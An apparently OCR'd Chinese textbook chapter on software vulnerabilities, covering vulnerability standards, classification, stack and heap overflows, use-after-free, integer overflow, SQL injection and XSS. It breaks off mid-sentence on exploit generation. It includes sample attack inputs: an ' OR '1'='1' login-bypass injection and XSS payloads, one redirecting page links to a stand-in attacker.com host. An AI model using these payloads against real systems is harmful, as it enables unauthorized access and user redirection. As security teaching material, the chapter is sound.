软件漏洞通常指能够引起严重后果的计算机安全缺陷,该缺陷使得系统或其应用数据的保密性、完整性、可用性、访问控制、监测机制等面临威胁。软件漏洞具有机理复杂、产生原因多样、攻击结果各异的特点。当前,对软件漏洞的机理分析、利用生成是软件漏洞研究的主要热点。

在本章中,重点针对当前危害最大的控制流劫持类漏洞展开讨论,论述当前最新的漏洞机理分析方法和漏洞利用生成方法。本章首先介绍漏洞基础知识,然后讨论漏洞分析方法和漏洞利用方法,最后展望漏洞分析和利用的下一步研究内容。

9.1 软件漏洞基础知识

9.1.1 概述

漏洞是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷,导致可被攻击者利用,造成软件研发人员预期之外的安全危害,如敏感信息泄露或被恶意修改,系统崩溃或损坏,甚至计算机系统和程序被攻击者控制等。通常情况下,该缺陷由程序中存在的错误引起,错误可能在软件设计阶段、实现阶段或者部署应用等阶段被引入。错误发生的原因包括:软件设计和研发人员受限于安全防护意识和知识,研发过程或设计方案违反安全设计原则;软件研发人员因疏忽在实现代码中引入编码错误;软件运维人员部署和维护软件过程中违反软件安全运行规范;恶意攻击者在软件设计研发或编译阶段故意引入错误等。软件漏洞本质上属于缺陷,而由于软件本身的复杂性,缺陷的发现往往比较困难,目前还没有方法能够确保在有限的时间内发现所有缺陷或者大部分缺陷。软件厂商受限于各种条件,其相关产品漏洞的发现仍然依赖少量有经验的技术专家,漏洞发现效率很低,至今仍不时发现潜藏数年的软件漏洞。而恶意攻击者出于利益能投入更多的资源和人力,发现大量未知零日(0day)漏洞,并实施漏洞攻击。总体而言,漏洞的发现、分析和修补往往滞后于漏洞攻击,使得针对漏洞的攻击总能够产生十分严重的后果。

研究人员通常关注漏洞从发现到修补的整个生命周期,但其中的关键和难点在于漏洞的发现、机理分析和危害评估。漏洞发现在第 6 章已有详细的介绍,本章不再赘述,重点论述软件漏洞机理分析方法和基于利用生成的漏洞危害评估方法,涉及的漏洞类型为控制流劫持类漏洞。

由于漏洞机理复杂,为了准确记录漏洞的各种关键属性信息,管理已经发现的漏洞,



指导漏洞的修补工作，学术界和工业界尝试综合漏洞类型、产生原因、漏洞后果等要素，提出统一的标准对漏洞进行分类，进而准确、简洁地描述漏洞，为信息安全测评和风险评估提供依据。美国在漏洞标准方面走在世界的前列，开展了长期的漏洞分类标准研究，形成了大量成果，先后提出了 CVE、CVSS、CWE 等具有较大国际影响力的漏洞标准，当前被安全厂商和各种研究组织广泛采用的漏洞标准主要以国际电信联盟(ITU)的电信标准化部门的 6 个标准为主，除此之外，美国国家标准与技术研究院(NIST)发布了安全内容自动化协议，国际标准化组织(ISO)发布了 ISO/IEC 29147 和 ISO/IEC 30111 两个标准。我国发布了 GB/T 28458—2012、GB/T 30279—2013,《信息安全技术 安全漏洞分类规范》正在制订中。

表 9-1　当前被广泛使用的 ITU 漏洞标准

序号	缩写	英 文 全 称	名　称	编　号
1	CVE	Common Vulnerability and Exposure	通用脆弱性与风险标准	ITU-T X. 1520
2	CVSS	Common Vulnerability Scoring System	通用脆弱性评分系统	ITU-T X. 1521
3	CWE	Common Weakness Enumeration	通用缺陷枚举标准	ITU-T X. 1524
4	CWSS	Common Weakness Scoring System	通用缺陷评分系统	ITU-T X. 1525
5	OVAL	Open Vulnerability and Assessment Language	开放漏洞评估语言	ITU-T X. 1526
6	CPE	Common Platform Enumeration	通用平台枚举标准	ITU-T X. 1528

尽管已经存在大量的漏洞标准，然而由于软件漏洞具有多方面的属性和复杂的内部机理，因而往往会出现同一个漏洞覆盖多种漏洞类型的情况。例如，某些漏洞产生的原因是由于整数溢出导致写入内容超长，进而覆盖了后续的堆内容，此类漏洞同时具有整数溢出和堆溢出的属性。因此，某些情况下即使漏洞分类标准明确，通过单一的特征也很难对软件漏洞进行准确的区分。

由于本节重点在于介绍控制流劫持类漏洞的分析方法和利用生成方法，在此简单介绍目前较为常用的漏洞分类标准。以漏洞利用的位置为标准进行分类，可分为本地漏洞和远程漏洞两种。本地漏洞的攻击代码需要在目标主机上运行，主要为提权漏洞、本地溢出漏洞等。远程漏洞通常无须在目标主机系统上运行，而是通过网络访问向目标主机发送攻击数据包，获得远程主机的控制权、添加用户或执行远程控制代码。

按照产生机理的标准对漏洞进行划分，可大致分为非控制流劫持类漏洞和控制流劫持类漏洞两类。控制流劫持类漏洞使得程序的控制流转移目标地址能够被输入数据所控制，因而可通过篡改控制流相关的数据(例如函数指针、函数返回地址等)来劫持程序执行权，通过插入代码或者重用已有程序代码来实现利用攻击的目的。非控制流劫持类漏洞中，攻击者无法直接控制程序控制流，但能够通过其他方式影响程序的执行逻辑，针对此类漏洞的攻击通常以修改应用程序相关的关键敏感数据为目的，如配置数据、用户输入数据、用户身份信息和与关键条件判断相关的数据等。

软件漏洞的利用指的是利用软件内部存在的缺陷，达到在该软件的正常运行过程中无法达到的目标的过程。软件漏洞利用包括执行代码、信息窃取、权限提升、拒绝服务、绕

过认证机制等多种类型。本章在 9.3 节对软件漏洞的具体利用方法展开详细论述。

- 执行代码。通常也被称为控制流劫持，通过让程序的控制流转移到攻击者输入的数据，使输入数据作为代码执行，或利用程序已加载的代码构造特殊的攻击过程，从而达到在远程系统或本地系统中安装控制程序、运行敏感命令的目标。执行代码是当前大部分攻击的主要方式，通常针对堆溢出、栈溢出、释放后使用、格式化字符串等漏洞实现。
- 信息窃取。该利用方式通常利用不同代码的竞争条件、数据读写范围检查不严等缺陷，通过构造特定的输入数据来干扰程序不同线程或分支逻辑，达到访问本来不可访问的数据，对敏感数据进行读、写，甚至是通过网络远程发送所窃取信息的目标。
- 权限提升。该利用方式通过构造特殊的输入数据，修改程序的关键变量，或利用具有高级系统权限的程序执行攻击者的代码，使攻击者能够获得高级系统权限，进而达到获取所期望的数据操作和系统控制能力的目标。
- 拒绝服务。该利用方式主要是通过畸形输入使系统服务崩溃，或通过精心构造的输入获得系统某些服务的控制权限，进而停止或攻击重要服务，或直接破坏服务内存数据导致其崩溃，形成拒绝服务攻击。
- 认证绕过。通过特定的输入，使程序进入由于设计疏漏产生的逻辑路径，利用认证系统的漏洞，获得系统访问权限或执行非授权的操作。通常认证绕过利用的主要目标是提升权限并访问敏感数据。

软件漏洞的危害包括程序崩溃、主机被远程控制、数据被抹除、关键数据失窃、权限验证或安全防护机制被绕过等。从对计算机系统的危害、用户数据的危害方面进行区分，软件漏洞产生的危害主要包括 3 个方面：

- 计算机用户权限受到危害。攻击者利用漏洞提升自己在目标计算机系统中的权限，达到获取目标计算机部分关键功能控制权或全面控制目标计算机的目的。
- 计算机系统遭到破坏。例如使用拒绝服务漏洞使目标主机开放的服务瘫痪，导致目标操作系统崩溃，甚至某些情况下导致系统的硬件损毁。
- 计算机信息被泄露和利用。攻击者利用系统漏洞，从目标终端的内存、硬盘等存储介质中获取密码、证书文件等隐私信息。

9.1.2 软件漏洞典型类型

在前面的论述中提到软件漏洞可分为控制流劫持类漏洞和非控制流劫持类漏洞。本节将重点介绍当前数量最多、危害也最大的控制流劫持类漏洞，包括栈溢出漏洞、堆溢出漏洞、释放后重用漏洞（UAF）、整数溢出漏洞等，以及部分非控制流劫持类漏洞，包括 SQL 注入漏洞、跨站脚本漏洞（XSS）等。本节所举漏洞示例若非特别说明，均以 Windows 操作系统为底层运行平台。

1. 栈溢出漏洞

栈溢出漏洞产生的原因是程序员编写的代码未能检查输入数据是否超出了栈空间的大小，导致向栈中写入了超出其数据区域容纳能力的数据，覆盖了栈中的其他数据，当被

覆盖的数据被正常代码引用时，引起程序控制流转移方向，被攻击者劫持。栈溢出漏洞产生的根本原因是操作系统的函数调用与栈操作机理：函数调用基于栈实现，栈为下推式操作，发生函数调用时，先向栈中压入返回地址，然后继续向下开辟局部变量空间，函数的返回地址在函数自身局部变量的上方，导致在函数操作自身局部变量时因越界读写而改变。假设有函数 A 和函数 B，原理如图 9-1 所示，在函数 A 调用函数 B 时，数据的入栈顺序为参数 1、参数 2、参数 3、返回地址。其中函数 B 的输入参数、返回地址被放在堆栈的高地址空间内，而函数 B 的局部变量被放在栈的低地址空间，当函数 B 写入数据时，数据由低地址空间向高地址空间延伸。当写入的范围超过了局部数据定义的长度时，函数 B 的返回地址被输入数据所覆盖。




图 9-1 栈溢出漏洞原理

2. 堆溢出漏洞

堆溢出通常指的是向堆中写入数据时没有严格检验数据长度，导致写入范围大于堆的大小，覆盖了堆后续的数据。堆溢出漏洞主要包括两种类型，一种是后续堆的管理结构被覆盖，另一种是后续堆的数据内容被覆盖。与栈溢出不同，在堆管理结构被覆盖引起的漏洞中，能否被利用的关键在于操作系统的堆分配和释放机理，对于后续堆内容被覆盖的漏洞，能否被利用的关键在于被覆盖的堆中是否存在虚函数指针等敏感数据。

1）覆盖堆管理结构

堆溢出引起堆管理结构被覆盖，利用了 Windows（Windows XP SP1 之前的系统）堆释放函数未能对双链表指针进行完整性检验的特点，使得该管理函数在对堆进行释放操作时，由于操作的逻辑的不严谨而被攻击者利用，其原理如图 9-2 所示。

假设 Heap1 和 Heap2 是两个相邻的堆，由于程序读入了超长的数据，其写的范围超过了 Heap1 的长度，覆盖了 Heap2 的堆结构。操作系统在释放 Heap2 的数据结构时，回收链表的伪代码为

```
int Unlink(ListNode * node)
{
    node->blink->flink=node->flink;
    node->flink->blink=node->blink;
```




图 9-2　覆盖堆管理结构的堆溢出漏洞

```
    return 0;
}
```

此处的目标地址和内容能够被覆盖，因而攻击者能够将一个可控制的数值填写到预想位置。这种攻击通常被称为 DWORD Shoot。由于能够向内存的任意地址写入任意一个双字，当控制流转移方向和攻击代码能够在内存中被确定时，该攻击能够达到非常好的效果。

2）覆盖后续堆的数据

堆溢出还存在另外一种情况，即后续堆的内容被覆盖，该情况的产生原因通常是程序编写者没有检查输入数据的长度，导致在申请的堆空间大小不足，进而后续的内存空间也被覆盖。很多情况下，后续数据区域可能存放着敏感信息，如函数指针等，因而此类漏洞也能够被用来做漏洞攻击。堆溢出漏洞的一个典型例子是 CVE 2014-1761（该例子在 9.2.4 节详细论述），由于代码没有检查输入数据的长度，该漏洞覆盖了后续堆中的函数指针，在程序执行到基于该函数指针的调用时，控制流被转移到攻击者设想的位置。图 9-3 是覆盖后续堆中虚函数指针的情况示意图。




图 9-3　后续堆被覆盖的情况

3. 释放后重用漏洞

释放后重用(Use After Free,UAF)漏洞的机理是已经被释放的对象或内存被某段代码错误地认为还没有释放,该代码引用已经释放的对象或内存而引起程序错误,基于该错误,攻击者可以在该对象刚刚被释放后通过另一次内存申请获取其访问权限,然后修改其内容,该对象被错误地引用时可以实现攻击者的意图。若存在释放后重用的对象或内存为函数指针,则攻击者通过修改函数指针的内容能够达到控制流劫持的目的。UAF 产生的原因在于操作系统自身的内存管理机制,如果某个内存块的大小小于操作系统规定的某个值(通常为 256KB),在该内存块被程序释放后,操作系统并不会马上释放其空间和记录,而是把内存块标记为空闲状态,并将空闲的内存块放入快表中,供程序下次申请内存使用。因而程序后续操作申请相同大小的内存时,很有可能获取的是程序前面释放的内存。

假设存在一个对象 A,该对象向操作系统申请了另一个对象 B,记录了 B 的指针。如果对象 B 被释放,当后续函数申请内存时,可能分配到之前存放对象 B 的那一块。此时对象 A 引用对象 B 的指针,会进入到后续指令修改到的目标地址,进而形成 UAF 漏洞,如图 9-4 所示。




图 9-4　UAF 漏洞原理

4. 整数溢出漏洞

整数溢出漏洞是近年来漏洞分析的一个热点,其形成的主要原因在于程序对于整型数据类型的类型转换、比较、计算等操作在编译器实现中的疏漏,该漏洞利用的主要目标仍然是覆盖堆或栈中的内容。在 C、C++ 等程序设计语言中,整数有一定取值范围,通常情况下超过范围的整数会产生溢出,一般不构成安全隐患,但如果这个整数表示的是分配内存的长度,则可能发生整数溢出。整数溢出可划分为宽度溢出(widthness overflow)和算术溢出(arithmetic overflow)。一个较为典型的宽度溢出的用例如下:

```
int main(int argc, char * argv[])
{
    unsigned short      s;
    int                 i;
    char                buf[80];
```

```
    i=atoi(argv[1]);          //攻击者可向 argv[1]输入超过 short 表示范围的整数
    s=i;                      //在由 int 型转化为 unsigned short 型时截断,得到了一
                              //个看上去合理的整数,此时 s 与 i 在数值上不相等,通常 s
                              //小于 i
    if(s >=80){               //针对被截断的短整型进行边界检查,而非对输入得到的变
                              //量 i 的数值进行检查
    printf("input number is too large!");
    return -1;
    }
    memcpy(buf, argv[2], i);  //复制长度使用了 i,而前面判断的是 s,发生溢出
    return 0;
}
```

算术溢出通常在 C 语言、Java 语言实现的代码中出现,其原因是 C 语言包含符号整数运算与无符号整数运算,如果两个数都是相同类型的整型,则按照其现有类型进行计算;如果两个数一个为有符号整型,另一个为无符号整型,则首先将有符号整型转换为无符号整型,然后进行计算。在 C 语言标准的定义中,对于有符号整型计算并没有详细的定义,也即溢出结果如何表示没有统一的标准,因而不同的编译器很可能给出不同的结果。当有符号数运算结果发生溢出时,很可能跟预先假设的溢出结果不同,导致程序中出现安全问题。算术溢出的例子在 9.2 节给出了一个实例进行具体分析。

5. 其他类型漏洞

除了控制流劫持漏洞以外,还有很多复杂的漏洞难以提出不同的分类方法进行区分,利用这些漏洞通常不会出现控制流异常,其中最有名和影响最广泛的漏洞是 SQL 注入漏洞和 XSS 漏洞。

1) SQL 注入漏洞

SQL 注入漏洞形成的主要原因是程序员没有对用户输入数据的合法性进行判断,使攻击者可以通过在输入中插入数据库查询代码的方式改变程序的验证结果,或根据程序返回的结果获得某些攻击者想得知的数据。

假设某个网站的登录验证的 SQL 查询代码为

```
strSQL="SELECT * FROM users WHERE (name='" + username + "') and (pw='"+ password + "');"
```

攻击者在正常的输入后加上数据库查询指令 OR '1'='1',作为输入提交给网页表单:

```
username="1' OR '1'='1"; 与 password="1' OR '1'='1";
```

该输入将导致原本的 SQL 字符串被填为

```
strSQL="SELECT * FROM users WHERE (name='1' OR '1'='1') and (pw='1' OR '1'='1');"
```

由于输入中的 OR '1'='1'的条件永远为真,实际上运行的 SQL 命令将与单独的 SELECT 命令等价:

```
strSQL="SELECT * FROM users;"
```



此时即使没有账号和密码，也能够直接登录网站。

2）XSS 漏洞

XSS(Cross Site Scripting)的全称是跨站脚本漏洞，跨站脚本是一种经常出现在 Web 应用中的计算机安全漏洞，它允许恶意 Web 用户将代码植入到提供给其他用户使用的页面中。XSS 攻击要求用户访问一个被攻击者篡改后的链接，用户访问该链接时，被植入的攻击脚本被用户浏览器执行，从而达到攻击目的。下面介绍 XSS 的原理。假设有以下 index.php 页面：

```
<?php
$name=$_GET['name'];
echo "Welcome to our site, $name<br>";
echo "<a href="http://xss.cn/">Click to Download</a>";
?>
```

该页面显示两行信息，从浏览器提交的 URL 获取 'name' 参数，并在页面显示，同时显示跳转到一条 URL 的链接。如果攻击者在代码中嵌入攻击脚本内容，输入时采用如下的参数：

```
index.php?name=guest<script>alert('attacked')</script>
```

当用户单击该链接时，攻击者提交的脚本内容会被执行，带'attacked'的告警提示框弹出。更进一步，如果攻击者提交一个 URL 实现修改链接，用户将可能会跳转至攻击者提供的链接。

```
index.php?name=<script>window.onload=function() {
var link=document.getElementsByTagName("a");link[0].href="http://attacker.com/";}</
script>
```

9.1.3　软件漏洞利用基础知识

软件漏洞利用，指的是利用软件内部缺陷以实现在该软件的正常运行过程中无法达到的目的。此外，有时漏洞利用(exploit)也指漏洞攻击代码，即针对某一特定的软件缺陷精心构造的输入数据，通过让目标系统或程序处理该数据，能够达到获取主机控制权、窃取数据、运行可执行代码等目的。漏洞利用生成的方法可分为 3 类：第一类是借助于 WinDbg、Immunity Debugger 等调试工具，通过手工分析生成漏洞利用，该方法主要依赖于分析人员的经验和能力，生成效率低，需要投入大量的人力和物力来探究漏洞机理和实现漏洞利用；第二类是使用 MetaSploit 等漏洞利用生成工具快速生成所需的攻击代码，或使用辅助性工具例如 Mona、ROPGadget 等，搜寻到所有可用于构造 ROP 